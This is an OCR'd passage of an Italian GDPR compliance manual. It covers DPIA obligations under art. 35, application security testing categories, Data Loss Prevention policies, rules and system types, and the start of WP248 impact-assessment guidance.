
1. Valutare se la persona giuridica è tenuta a tenere il registro delle attività di trattamento.
2. Valutare se la persona giuridica è tenuta a realizzare la VdI (art. 35)
   - In funzione di quanto stabilito nell'art. 35 §1, effettuare il Calcolo del Rischio (vedere manuale numero 5)
     1. C'è il rischio elevato per i diritti e le libertà delle persone fisiche?
   - La VdI è richiesta in questi casi particolari
     1. Valutazione sistematica e globale di aspetti personali relativi a persone fisiche, basata su un trattamento automatizzato, compresa la profilazione.
     2. Trattamento, su larga scala, di categorie particolari di dati personali di cui all'art. 9, §1, o di dati relativi a condanne penali e a reati.

3. Sorveglianza sistematica su larga scala di una zona accessibile al pubblico.

3. Valutare se è tenuta a provvedere alla notifica al Garante della Privacy e alla comunicazione all'interessato in caso di violazione dei dati personali
4. Valutare se la persona giuridica è tenuta a designare il RPD [sezione 4 Reg. (UE) 2016/679]
5. Valutare se è tenuta ad adempiere a codici di condotta approvati dalla Commissione UE
6. Valutare adeguatezza strumenti e sistemi protezione dati in progettazione (art. 25)

2.1. SCHEMA TRADUZIONE DELLA LEGGE IN LINGUAGGIO INFORMATICO





1. Mezzi del trattamento (**software di «qualità»**) – procedure per testare, verificare e valutare regolarmente l'efficacia delle misure tecniche (software) e organizzative sia nel ciclo di vita del software in ambiente di Sviluppo sia in Esercizio al fine di garantire la sicurezza del trattamento, di seguito i punti fondamentali.
   a. Riduzione o annullamento della vulnerabilità già **in fase di sviluppo** con strumenti di:
      - analisi Statica (**S**tatic **A**pplication **S**ecurity **T**esting)
      - test Dinamico (**D**ynamic **A**pplication **S**ecurity **T**esting)
      - test PT (**P**enetration **T**esting)
      - test Interattivo (**I**nteractive **A**pplication **S**ecurity **T**esting)
   b. Riduzione o annullamento della vulnerabilità **in fase di esercizio** con strumenti di:

- protezione Runtime (**R**untime **A**pplication **S**elf **P**rotection)
- protezione del Web (**W**eb **A**pplication **F**irewall)

c. Controllo accessi e profili utenze con strumenti di:

- identificazione e di controllo degli accessi
- raccolta e di classificazione dei dati **(**impostazione predefinita)

d. Analisi dei log e di monitoraggio

2. Strumenti per la: Pseudonimizzazione, Minimizzazione, Cifratura
3. Disponibilità del dato: procedure e programmi di backup e restore; strumenti di analisi dei log e di monitoraggio
4. Resilienza dei sistemi SW, HD e servizi di trattamento: procedure e programmi di backup e restore, strumenti di analisi dei log e di monitoraggio

3. PROCESSI PER LA MANUTENZIONE E LO SVILUPPO DEL SOFTWARE (SDLC)

Elenco Processi				
Nome	Finalità	Passi del processo	Chi svolge	Strumenti

3.1. METODOLOGIA UTILIZZATA

Metotologia			
Nome	Finalità	Strumenti	Chi svolge

3.2. ORGANIZZAZIONE

Organizzazione		
Nome U.O.	Attività	Strumenti

3.3. ARCHITETTURA DEL CHANGE MANAGEMENT

Architettura del Change Management		
Nome Ambiente	Attività	Strumenti

3.4. STRUMENTI DI CHANGE MANAGEMENT

(Ikan ALM, Bamboo, Visual Studio TFS, TeamCity, Jenkins, Web Service API, anthillpro, CLI, ecc.)

Strumenti di Change Management	
Nome	Contesto di Utilizzo

3.5. STANDARD DELLA SICUREZZA

(OWASP, SANS, CWE, PCI – DSS Compliant, HIPAA, BSIMM, ecc)

Standard della Sicurezza in uso	
Nome	Contesto di Utilizzo

3.6. POLICY AZIENDALE PER LA SICUREZZA

Policy Aziendali		
Nome o Codice	Contesto di Utilizzo	Descrizione

4. ANALISI DEI PROCESSI DLP PER FUNZIONI E MODALITÀ (VEDI ART. 32) *[FONTE 16]*

Definizione di Data Loss Prevention

Tratto da: https://it.wikipedia.org/wiki/Data_loss_prevention

***"Data Loss Prevention** (**DLP**) è un termine di sicurezza informatica che fa riferimento a tecniche e sistemi che identificano, monitorano e proteggono i dati **in uso** (ad esempio azioni degli endpoint), i dati **in movimento** (ad esempio azioni di rete), e dati **a riposo** (ad esempio la memorizzazione dei dati) all'interno o all'esterno dell'azienda, con il fine di individuare e prevenire l'uso non autorizzato e la trasmissione di informazioni riservate. La perdita dei dati*

può essere causata sia da attacchi informatici che da errori involontari che possono rendere disponibili dati sensibili. Con dati sensibili si intendono tutte quelle informazioni (sia di privati che di aziende) che riguardano la proprietà intellettuale, informazioni finanziarie o brevetti, dati di carte di credito o altri tipi di dati importanti per aziende o singoli individui.

I termini "perdita di dati" (data loss) e "fuga di dati" (data leak) sono strettamente collegati e sono spesso usati come sinonimi, anche se c'è una piccola differenza tra i due termini. Si parla di perdita di dati nel caso in cui informazioni sensibili vengano effettivamente persi da un'azienda (o in qualche modo resi inaccessibili). Con fuga di dati si intende, invece, l'acquisizione, da parte di un terzo non autorizzato, di questi dati sensibili. In ogni caso la fuga di dati è possibile anche senza la perdita dei dati da parte dell'azienda originaria. Alcuni altri termini associati con la prevenzione della fuga di dati sono:

1. *RILEVAMENTO perdita di informazioni e prevenzione (ILDP),*
2. *PREVENZIONE perdita di informazioni (ILP),*
3. *MONITORAGGIO dei contenuti e filtraggio (CMF),*
4. *PROTEZIONE delle informazioni e controllo (IPC),*
5. *SISTEMA di PREVENZIONE di estrusione (EPS),*
6. *SISTEMA di PREVENZIONE delle intrusioni (IPS).*

"La prevenzione della perdita di dati (DLP) è una strategia per assicurare che gli utenti finali non inviino informazioni sensibili o critiche al di fuori della rete aziendale. Il termine è usato Anche per descrivere i prodotti software che aiutano l'amministratore di rete a controllare quali dati gli utenti finali possono trasferire.

I prodotti software per il DLP utilizzano regole di business per classificare e proteggere le informazioni riservate e critiche affinché gli utenti finali non autorizzati non possano condividere accidentalmente o intenzionalmente la cui divulgazione potrebbe mettere l'organizzazione a rischio. Per esempio, se un dipendente ha cercato di inoltrare una e–mail di business al di fuori del dominio aziendale o caricare i file aziendali per un servizio cloud consumer come Dropbox, al dipendente sarebbe stato negato il permesso.

L'adozione di DLP è stata guidata da minacce interne e da molte leggi sulla privacy dello Stato, molte delle quali sono rigorose sulla protezione dei dati o sulle componenti di accesso. Inoltre ad essere monitor di incendio e di controllare le attività degli endpoint, alcuni strumenti DLP può anche essere utilizzato per filtrare i flussi di dati sulla rete aziendale e proteggere i dati in movimento.

I prodotti DLP possono essere classificati anche come prevenzione della fuga (leak) dei dati, prevenzione della perdita (loss) di informazioni o prodotti per prevenire l'estrusione."

4.1. POLICY PER IL DLP

Per rispettare gli standard aziendali e normative di settore, le organizzazioni devono proteggere le informazioni sensibili ed impedire la sua divulgazione involontaria. Esempi di informazioni sensibili che si potrebbero desiderare per evitare la fuoriuscita all'esterno dell'organizzazione comprendono i dati finanziari o dati personali identificabili (PII), come numeri di carta di credito, numeri di previdenza sociale, o cartelle cliniche. Con una politica di prevenzione della perdita di dati (DLP), è possibile identificare, monitorare e proteggere le informazioni sensibili automaticamente.

Con una politica di DLP, è possibile:

1. Identificare le informazioni sensibili in molte località.
2. Evitare la condivisione accidentale di informazioni sensibili.

   Ad esempio, è possibile identificare qualsiasi documento o e–mail contenente informazioni sulla salute condivisa con le persone di fuori dell'organizzazione, e quindi bloccare automaticamente l'accesso a quel documento o bloccare l'email.
3. Monitorare e proteggere le informazioni sensibili nelle versioni desktop.
4. Aiutare gli utenti a imparare a mantenere la conformità senza interrompere il flusso di lavoro.

   È possibile educare gli utenti circa le politiche DLP e aiutarli a rimanere compatibile senza bloccare il loro lavoro. Ad esempio, se un utente tenta di condividere un documento contenente informazioni sensibili, una politica DLP può sia inviare loro una notifica via email e mostrare loro un suggerimento.
5. Visualizzare i rapporti DLP.

4.2. CHE COSA CONTIENE UNA POLICY DLP

Una politica DLP contiene alcune cose fondamentali, di seguito descritte.

1. Dove proteggere il contenuto.
2. Quando e come proteggere il contenuto da far rispettare le regole che comprendono:
   - ✓ Condizioni: il contenuto deve corrispondere prima che la regola viene applicata – per esempio, guardare solo per i contenuti che contiene numeri di previdenza sociale che sono state condivise con le persone esterne all'organizzazione.
   - ✓ Le azioni che si desiderano: la regola deve prendere automaticamente il contenuto quando corrisponde alle condizioni – per esempio, blocca l'accesso al documento e inviare sia per l'utente e responsabile della conformità una notifica via email.

È possibile utilizzare una regola per soddisfare un requisito di protezione specifica, e quindi utilizzare un criterio DLP di raggruppare i requisiti di protezione comuni, come tutte le regole necessarie per conformarsi con uno specifico regolamento.

4.3. REGOLE

Le regole sono ciò che fanno rispettare i requisiti aziendali su informazioni memorizzate dalla vostra organizzazione.

Una politica contiene una o più regole e ogni regola è composta da condizioni e azioni.

4.4. CONDIZIONI

Le condizioni sono importanti perché determinano quali tipi di informazioni che puoi cercare e quali azioni intraprendere.

Concentrarsi sul contenuto e sul contesto.

È possibile utilizzare le condizioni per assegnare diverse azioni a diversi livelli di rischio – ad esempio, i contenuti sensibili condivisi internamente potrebbero essere più basso rischio.

Le condizioni oggi disponibili in grado di determinare se:

- ✓ Contenuto contiene uno dei 80+ built–in tipi di informazioni sensibili.
- ✓ Il contenuto viene condiviso con persone al di fuori o all'interno della vostra organizzazione.
- ✓ Le proprietà del documento contengono valori specifici.

4.5. AZIONI

Quando il contenuto corrisponde a una condizione in una regola, è possibile applicare automaticamente le azioni per proteggere il documento o il contenuto.

Con queste azioni, è possibile:

- ✓ Blocco del sito per il contenuto, questo significa che le autorizzazioni per il documento sono limitate per tutti tranne che all'amministratore del sito primario di raccolta, proprietario del documento, e la persona che ha modificato il documento. Queste persone possono rimuovere le informazioni sensibili dal documento o prendere altre misure correttive. Quando il documento è conforme, i permessi originali verranno ripristinate automaticamente. Quando l'accesso a un documento è bloccato, il documento viene visualizzato con una speciale icona di politica di punta nella libreria sul sito.
- ✓ Blocco del messaggio di email, per il contenuto. A seconda di come la regola DLP è configurata, il mittente vedrà una notifica.

La notifica spiega il motivo per cui i conflitti di contenuti con una politica DLP. Se si sceglie, la notifica e–mail può consentire agli utenti di sostituire una regola segnalando un falso positivo o la fornitura di una giustificazione del business.

Questo può aiutare a educare gli utenti circa le policy DLP e farle rispettare senza impedire alla gente di fare il loro lavoro.

Informazioni sulle sostituzioni e falsi positivi sono registrate, segnalate (vedi sotto per le notizie DLP) e incluse nei rapporti sugli incidenti (sezione successiva), in modo che il responsabile della conformità possa regolarmente rivedere tali informazioni.

4.6. CICLO DI VITA DEL TRATTAMENTO DEI DATI

Se in precedenza è stato descritto un percorso di attività per affrontare un progetto organico, adesso è necessario tradurre in uno schema i punti caratteristici degli articoli di legge, descrivendo un iter attraverso cui una pratica deve passare per essere considerata conforme.

La finalità di questa pratica è di fatto un ciclo di vita, opportunamente organizzato in fasi temporali, che esaurientemente facilita l'adeguamento al Regolamento del sistema di gestione dei dati all'interno di una organizzazione.

Tale ciclo racchiude l'analisi e la definizione di PROCESSI, AZIONI e MODALITÀ del trattamento dei dati.

I dati devono essere oggetto dei seguenti PROCESSI:

a. CLASSIFICAZIONE;
b. PROTEZIONE;
c. MONITORAGGIO.

I dati personali possono subire in maniera accidentale o illegale le seguenti AZIONI:

a. DISTRUZIONE (loss);
b. PERDITA (loss);
c. MODIFICA (loss);
d. DIVULGAZIONE (leak; estrusione) non autorizzata verso l'esterno dell'azienda;
e. ACCESSO (leak; intrusione) non autorizzata.

Durante le seguenti MODALITÀ:

a. TRASMISSIONE (in movimento);
b. CONSERVAZIONE (a riposo);
c. TRATTAMENTO (in uso)

4.7. MODELLI DI CRITERI DLP

Un modello di criteri preconfigurato DLP può aiutare a rilevare specifici tipi di dati sensibili, come i dati HIPAA, PCI–DSS dati, i dati Gramm–Leach–Bliley Act, o anche locale–specifiche informazioni di identificazione personale (PII).

4.8. SINCRONISMO DELLE POLICY

Il continuo cambiamento dei documenti (nuovi, modifiche agli esistenti, condivisi, ecc.) può generare un conflitto o diventare compatibile con una politica DLP in qualsiasi momento.

Per questo motivo, le politiche DLP controllano i documenti di frequente in background. Si può pensare a questa valutazione come una tecnica asincrona.

Ecco come funziona

> *Se le persone aggiungono o modificano i documenti nei loro siti, il motore di ricerca esegue la scansione del contenuto. Mentre ciò accade, il contenuto è anche sottoposto a scansione per le informazioni sensibili e per verificare se è condiviso. Ogni informazione sensibile trovata è memorizzata in modo sicuro, in modo che solo le persone autorizzate possano accedervi. Ogni politica di DLP attivata viene eseguita in background (in modo asincrono), effettuando la ricerca per il controllo frequente di qualsiasi contenuto che soddisfi un criterio, eseguendo le azioni per proteggerlo da eventuali perdite involontarie.*

Infine, i documenti possono entrare in conflitto con una politica di DLP, ma possono anche diventare compatibili con una politica di DLP.

4.9. MACRO PROCESSI DLP

Esigenze

Di seguito le principali esigenze cui i processi devono soddisfare.

1. Proteggere il dato riservato o critico dalla manipolazione non autorizzata, dalla perdita accidentale e dal furto.

2. Rispondere alle normative legate alla custodia ed al trattamento dei dati riservati (ISO27001, Regolamento (UE) 2016/679).
3. Ridurre in maniera sostanziale la perdita economica legata alla perdita di dati riservati.
4. Educare gli utenti nell'utilizzo dei dati riservati.

Descrizione dei macro processi

Nome del processo	Descrizione
Definizione delle policy aziendali per il rischio Loss (Perdita) e Leak (Furto) partendo dalla progettazione iniziale	Quando si creano i criteri DLP, si dovrebbe considerare il rilascio graduale di tali criteri allo scopo di valutare il loro impatto e testare la loro efficacia prima di farle rispettare completamente. Ad esempio, non si vuole una nuova politica DLP per bloccare involontariamente l'accesso a migliaia di documenti che le persone richiedono l'accesso al fine di ottenere il loro lavoro svolto. Se si stanno creando politiche DLP con un grande impatto potenziale, si consiglia seguendo questa sequenza: 1. Avviare in modalità di prova senza punte politica e quindi utilizzare i rapporti DLP per valutare l'impatto. È possibile utilizzare i report DLP per visualizzare: il numero, l'ubicazione, il tipo e la gravità delle evidenze o non conformità. Sulla base dei risultati, è possibile mettere a punto le regole in base alle esigenze. In modalità test, le politiche DLP non avranno un impatto sulla produttività delle persone che lavorano nella vostra organizzazione. 2. Spostare la modalità di test con le notifiche e suggerimenti affinché si possa cominciare ad insegnare agli utenti criteri di conformità e prepararli per le regole che stanno per essere applicate. A questo punto, si può anche chiedere agli utenti di segnalare falsi positivi in modo da poter perfezionare ulteriormente le regole. 3. Attuare tutte le politiche in modo affinché siano applicate le azioni definite nelle regole e la protezione del contenuto. Continuare a monitorare i rapporti DLP e le eventuali segnalazioni di incidenti o notifiche per assicurarsi che i risultati siano quelli desiderati. È possibile disattivare una politica DLP in qualsiasi momento, che colpisce tutte le regole della politica. Tuttavia, ogni regola può anche essere disattivata singolarmente.
Valutazione degli aspetti organizzativi (ruoli, personale, mansioni)	
Identificazione dei dati aziendali all'interno di storage di rete (SAN/NAS, file server) database, e endpoint (workstation, laptop)	
Classificazione dei dati	
Definizione dei requisiti di memorizzazione e salvataggio (backup, ecc.) di tutti i dati	**Gestire** i dati riservati, in cui sono compresi anche quelli caratterizzanti l'attività, cifrati e pseudonimizzati garantendone la sicurezza e l'accessibilità, nel cloud e in ogni computer
Prevenzione perdita di informazioni (ILP)	
Protezione delle informazioni e controllo (IPC)	*a.* Proteggere il dato applicando le policy aziendali che possono essere create in base a contenuti, utenti e gruppi, mezzo di trasferimento (rete, USB key, CD/DVD). *b.* Proteggere i dispositivi mobili aziendali (iOS e Android) garantendo il controllo sui dati aziendali riservati attraverso l'impiego di policy centralizzate. *c.* Proteggere i dati con funzioni di Data Loss e Leak Prevention.
Change Management del software	Evidenziare nei singoli processi del ciclo di vita del software, le tecniche previste durante la progettazione e test delle applicazioni software dall'art. 25 – Application Security, art. 32 – Sicurezza del trattamento – §1 e §2; le tecniche di protezione del dato dalla fase di progettazione, previste dall'art. 25 –Protezione dei dati dalla progettazione, e dagli artt. 25 e 32 – Data Loss and Leak Prevention. Quanto specificato sopra vale per l'ambiente di Sviluppo, per l'ambiente di Esercizio alcune funzionalità potrebbero essere escluse.
Controllo e Monitoraggio dei contenuti e Filtraggio (CMF)	*a.* Gestione centralizzata del controllo dei dati e del traffico sia all'interno sia verso l'esterno, in particolare monitorare il traffico di rete, ispezionando tutti quei protocolli che potrebbero essere veicoli di scambio di dati, quali ad esempio HTTP, HTTPS, FTP, SMTP, Instant Messagging. *b.* Attivare il controllo di tutte le porte di comunicazione (USB, SATA, Wi–Fi, etc.), garantendo una governance centralizzata, mirata e scalabile. *c.* Controllare il continuo cambiamento dei documenti (nuovi, modifiche agli esistenti, condivisi, ecc.) che possa generare un conflitto o diventare compatibile con una politica DLP in qualsiasi momento. *d.* Produrre i rapporti di DLP.

	Dopo aver creato e attivate i criteri DLP, consigliamo di verificare che stiano lavorando come desiderato e ciò permette di mantenere la conformità. Con i rapporti DLP, è possibile visualizzare rapidamente il numero di policy DLP e la regola partita nel corso del tempo, il numero di falsi positivi e le sostituzioni. Per ogni report, è possibile filtrare quelle partite per posizione, lasso di tempo, e anche restringere il campo ad una specifica politica, norma, o l'azione. Con i rapporti DLP, è possibile ottenere informazioni di business e: ✓ Focus su periodi di tempo specifici e capire le ragioni di picchi e le tendenze. ✓ Scoprire processi aziendali che violano i criteri di conformità dell'organizzazione. ✓ Comprendere qualsiasi impatto sul business delle politiche DLP. Inoltre, è possibile utilizzare i report DLP per mettere a punto le policy DLP mentre queste vengono eseguite.
Rilevamento perdita di informazioni e prevenzione (ILDP)	
Sistema di Prevenzione delle Estrusioni (EPS) e Intrusioni (IPS)	
Rapporti sugli incidenti	Quando una regola è soddisfatta, è possibile inviare un rapporto di incidente al responsabile della conformità con i dettagli della manifestazione. Questo rapporto include le informazioni sull'elemento che è stato abbinato, dove si è verificato il match, e le regole e le politiche è attivato. Per i messaggi di posta elettronica, il rapporto include anche come allegato il messaggio originale che soddisfa un criterio DLP.

4.10. TIPI DI SISTEMI DLP

Tipi	Descrizione e contromisure	Minacce
Network DLP (dati in movimento)	Esso è tipicamente un software o una soluzione hardware che viene installata all'uscita di rete in punti vicino al perimetro. Viene sfruttata per analizzare il traffico di rete e per rilevare i dati sensibili che potrebbero essere inviati violando le politiche di sicurezza. Le soluzioni DLP Network hanno più punti di controllo che tengono traccia dei dati per essere analizzati da un server di gestione centrale.	Invio di dati sensibili in violazione delle politiche di sicurezza.
Endpoint DLP (dati in uso)	Tali sistemi vengono eseguiti su una workstation degli utenti finali o sul server dell'organizzazione. Come i sistemi basati sulla rete, i sistemi basati sugli endpoint possono indirizzare le comunicazioni interne ed esterne, e possono quindi essere utilizzati per controllare il flusso di informazioni tra gruppi o tipi di utenti. Essi possono anche controllare le comunicazioni tramite e–mail e Messaggistica istantanea prima che queste vengano inserite nell'archivio aziendale, in modo da poter bloccare una comunicazione (se un messaggio non viene inviato, esso non è soggetto a regole di conservazione). I sistemi endpoint hanno il vantaggio di poter monitorare e controllare l'accesso ai dispositivi fisici (come ad esempio i dispositivi mobili con capacità di memorizzazione dei dati) e, in alcuni casi, possono accedere alle informazioni prima che queste vengano criptate. I sistemi basati su endpoint possono anche fornire controlli applicativi per bloccare le trasmissioni che tentano di inviare informazioni riservate, e forniscono un feedback immediato per l'utente. *Hanno lo svantaggio che hanno bisogno di essere installate su ogni workstation nella rete, e non possono essere utilizzate su dispositivi mobili (ad esempio, telefoni cellulari e PDA) o dove non possono essere fisicamente installati (ad esempio su una workstation in un internet caffè).*	Invio di dati sensibili in violazione delle politiche di sicurezza.
Identificazione dei dati	L'identificazione dei dati è un processo mediante il quale le organizzazioni utilizzano una tecnologia DLP per determinare che cosa cercare (in movimento, a riposo, o in uso). I dati vengono classificati come strutturati o non strutturati. I dati strutturati risiedono in campi fissi all'interno di un file, come un foglio di calcolo, mentre i dati non strutturati si riferiscono alla forma libera testo in documenti di testo o file PDF. La classificazione dei dati è divisa in analisi del contenuto, concentrata sui dati strutturati, e le analisi contestuale, che guarda il luogo di origine o l'applicazione o il sistema che ha generato i dati. Ci sono due principali categorie di metodi per descrivere i contenuti sensibili: metodi precisi e metodi imprecisi. I metodi precisi sono, per definizione, quelle che coinvolgono contenuti registrati e non innescano gli incidenti del tipo falso positivo. Tutti gli altri metodi sono imprecisi e possono includere: parole chiave, lessici, le espressioni regolari, tag di meta dati, analisi statistiche (come l'apprendimento automatico). Più potente è un motore di analisi più esso è preciso e accurato. La precisione di identificazione DLP è importante per ridurre ed evitare falsi positivi e negativi. Essa dipende da molti fattori, alcuni dei quali possono essere situazionali o basati sulla tecnologia. Il test della precisione è fortemente raccomandato al fine di garantire una soluzione praticamente libera dai falsi positivi / negativi. Nel caso in cui ci siano alti tassi di falsi positivi renderà il sistema DLD non DLP.	Errore nella classificazione: 1. Falsi positivi 2. Falsi negativi
Rilevamento fuga di dati (Leak)	Dati sensibili possono essere inviati a terzi tramite un distributore di dati sensibili. Appena viene riscontrato che un qualche dato importante si trova in un luogo non autorizzato (ad esempio, sul web o sul computer portatile di un utente), il distributore deve verificare se i dati trovati sono stati trapelati da uno o più terzi, o se sono dati che sono stati raccolti indipendente da altri mezzi.	Dati sensibili possono essere inviati a terzi tramite un distributore di dati sensibili in luoghi non autorizzati.
Dati a riposo	Si riferisce alle informazioni archiviate memorizzate su un disco rigido di un client, su un'unità di archiviazione di rete o server remoto, o anche ai dati memorizzati su un sistema di backup, come nastri, cd, ecc.	Accessi non autorizzati; perdita del dato; furto.

Tipi	Descrizione e contromisure	Minacce
Dati in uso	Sono quei particolari dati attivi memorizzati nel database con cui un utente sta interagendo. I sistemi DLP che proteggono i dati in uso potrebbero monitorare e segnalare determinate attività non autorizzate. Tra queste attività è presente la cattura dello schermo, il copia/incolla, la stampa e fax che coinvolgono dati sensibili. Si cerca di evitare la trasmissione volontaria o non intenzionale di dati sensibili attraverso canali di comunicazione come email, siti web, ecc.	Accessi non autorizzati; perdita del dato; furto. La cattura dello schermo, il copia/incolla, la stampa e fax che coinvolgono dati sensibili.
Dati in movimento	Sono chiamanti dati in movimento i dati che attraversano una rete verso una destinazione finale. Queste reti possono essere interne o esterne. I sistemi DLP proteggono i dati in movimento controllando i dati sensibili inviati attraverso vari canali di comunicazione come email, ecc.	Accessi non autorizzati; perdita del dato; furto.

5. VALUTARE L'ADEGUATEZZA DEGLI STRUMENTI E DEI SISTEMI PER LA SICUREZZA DEL TRATTAMENTO DEI DATI (VEDI ART. 32 §1 E 2)

Al fine di ottenere un quadro complessivo dello stato in cui si trova l'intero sistema informatico, è opportuno compilare una tabella, simile a quella suggerita di seguito, allo scopo di verificare l'esistenza di lacune all'interno dell'organizzazione ovvero se non sono presenti strumenti preposti a soddisfare lo specifico requisito richiesto dall'articolo di legge.

Dall'art. 2 del Reg. (UE) 2018/151 della commissione del 30 gennaio 2018 recante modalità di applicazione della direttiva (UE) 2016/1148 del Parlamento europeo e del Consiglio per quanto riguarda l'ulteriore specificazione degli elementi che i fornitori di servizi digitali devono prendere in considerazione ai fini della gestione dei rischi posti alla sicurezza delle reti e dei sistemi informativi e dei parametri per determinare l'eventuale impatto rilevante di un incidente

	Contesti				
	Dati			Applicazioni / Programmi	
	Art. 25 -Protezione dei dati dalla progettazione	Art. 25 e 32 - **D**ata **L**oss and **L**eak **P**revention		Articolo 25 - Application Security	Art. 32 - Sicurezza del trattamento - §1 e §2
Prodotto	Cifratura, Pseudonimizzazione, Minimizzazione	Funzione (classificazione; monitoraggio; protezione)	Modalità (in uso; in movimento; a riposo)	Tecniche (SAST, RASP, DAST, IAST, WAF, Pen Testing, BAS)	Salvataggio, ripristino, BC, DR

SEZ. 4 – WP248 LINEE GUIDA PER LA VDI SULLA PROTEZIONE DATI ART. 35 [FONTE 5]

1. INTRODUZIONE

La VdI è lo strumento per stimare i potenziali danni sulla privacy da parte di un processo, di un sistema di informazione, di un programma software, di un dispositivo o altra iniziativa che elabori i dati personali (PII) e, in consultazione con le parti interessate, per intraprendere azioni, se necessario, al fine di trattare i rischi. La VdI è parte integrante del processo di trattamento del rischio.

Un rapporto VdI può includere la documentazione sulle misure fatte per il trattamento del rischio, ad esempio, le misure derivanti dall'uso del sistema di gestione della sicurezza delle informazioni (ISMS) nella norma ISO/IEC 27001. La VdI è più di uno strumento: si tratta di un processo che inizia alle primissime fasi di un'iniziativa, quando ci sono ancora opportunità di influenzare l'esito e, quindi, garantire la protezione dei dati fin dalla progettazione. Si tratta di un processo che continua fino a quando, e anche dopo, l'implementazione del progetto.

Gli obiettivi che rientrano sotto il titolo di "privacy" dipenderanno dalla cultura, dalle aspettative della società e dalla giurisdizione. La norma ha lo scopo di fornire una guida scalabile che possa essere applicata a tutti.

Una VdI è in genere condotta da una organizzazione che si assume le proprie responsabilità e tratta i principi PII in maniera adeguata. In alcune giurisdizioni, una VdI può essere necessaria per soddisfare i requisiti legali e normativi.


I controlli ritenuti necessari, per trattare i rischi identificati durante il processo di analisi di impatto, possono essere derivati da più set di controlli, tra cui ISO/IEC 27002 (controlli lontano sicurezza) e ISO/IEC 29151 (FAR controlli di protezione PII) o norme nazionali comparabili.

Di seguito sono riportati due schemi che hanno lo scopo di evidenziare le differenze tra la VdI previsto dall'art. 35 del regolamento (UE) 2016/679 ed il Calcolo del Rischio.

Tali schemi prendono in considerazione l'art. 35 e i Cons. (84) e (94).

2. CHE COSA È LA VDI?

Se esiste un rischio elevato, il TdT deve garantire la conformità alle leggi, alle normative e ai requisiti delle politiche per la privacy.
Ovvero, se sui diritti e sulle libertà delle persone fisiche, il danno impatta per QUANTITÀ di pubblico oppure per ENTITÀ del danno, il TdT può non eseguire il trattamento salvo autorizzazione dell'autorità di controllo, in seguito alla consultazione.



Vedere anche capitolo "**A17. VdI**"

ART. 35 – VDI SULLA PROTEZIONE DEI DATI

§1 *dice: Quando un tipo di trattamento, allorché prevede in particolare l'uso di nuove tecnologie (Web, ecc.), considerati la natura, l'oggetto, il contesto e le finalità del trattamento, può presentare un RISCHIO ELEVATO per i diritti e le libertà delle persone fisiche, il TdT effettua, prima di procedere al trattamento, una VdI dei trattamenti previsti sulla protezione dei dati personali (artt. 25 e 32). Una singola valutazione può esaminare un insieme di trattamenti simili che presentano RISCHI ELEVATI analoghi.*

§3 *dice: La VdI sulla protezione dei dati di cui al §1 è richiesta in particolare nei casi seguenti:*

a) una valutazione sistematica e globale di aspetti personali relativi a persone fisiche, basata su un trattamento automatizzato, compresa la profilazione, e ……;
